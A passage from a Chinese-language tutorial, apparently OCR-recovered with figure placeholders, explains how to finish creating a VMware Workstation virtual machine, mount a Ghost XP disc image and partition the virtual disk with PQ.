


图9




图10




图11




图12

拟机的硬盘文件大小，默认为8GB，我设置的是6GB，后面两个选项的含义分别为：将硬盘文件保存在一个文件中，将硬盘文件分为N个2GB的文件保存，我选择的是第2个选项，如图11。

点击“Next”按钮后会出现配置信息确认界面，在这里我们可以看到刚才对新建的这个虚拟机的配置信息，确认无误后点击“Finsh”按钮来完成虚拟机的创建，如图12。随后VMware-Workstation会自动启动这个新建的虚拟机，但是因为这个虚拟机中没有安装操作系统，所以会出现错误提示，如图13，接下来的工作就是给这个虚拟机安装操作系统了。




图13

那么安装什么版本的XP系统呢？目前主流的有两种，一种是正版操作系统或者是类似于正版系统的安装方式，另一种则是最为常用的Ghost版本的XP系统。对于正版的操作系统，安装非常简单，这里不再赘述，但Ghost版本的XP在VMware-Workstation中的安装却稍微繁琐一些。可能会有叉子提出疑问：“当初制作Ghost版本的XP系统不就是为了安装方便吗，怎么却说是正版的操作系统安装简单，而Ghost版本的XP系统却繁琐呢？”这是因为，在VMware-Workstation中安装系统和在真实的计算机中安装系统稍有不同，因为VMware-Workstation中光驱挂载的一些问题，会导致一些错误情况。

如果我们在VMware-Workstation中像在真实的计算机中那样来安装Ghost XP的话，就会出现一个很严重的问题——系统安装失败，错误编号13。那么我们该如何在虚拟机中安装Ghost XP系统呢？方法很简单，首先将Ghost版本的XP系统光盘挂载到虚拟机上，方法如下：点击VMware-Workstation界面上“VM”下的“Removable Devices”，再选择“CD/DVD”下的“setting”命令，如图14。




图14

在setting设置窗口中选择安装系统的方式，如果我们是用实际的物理光驱来安装系统，就勾选“使用物理设备”，如果是使用光盘镜像文件安装系统就勾选“使用ISO镜像”选项，并在下面的地址栏中输入光盘镜像所在的路径，在选择好合适的安装来源后，点击“保存”按钮，如图15。

点击虚拟机的重启按钮来重启虚拟机，就会出现熟悉的Ghost光盘界面了，我们选择使用PQ对硬盘进行分区，如图16。我这里只建立了一个分区，也就是系统分区，所以在这块硬盘上单击鼠标右键，在弹出的菜单中选择“建立”命令，在随后弹出的对话框中将这个分区设置为“主分区”，并格式化为“FAT32”格式，分区大小保持默认就行，如图17。

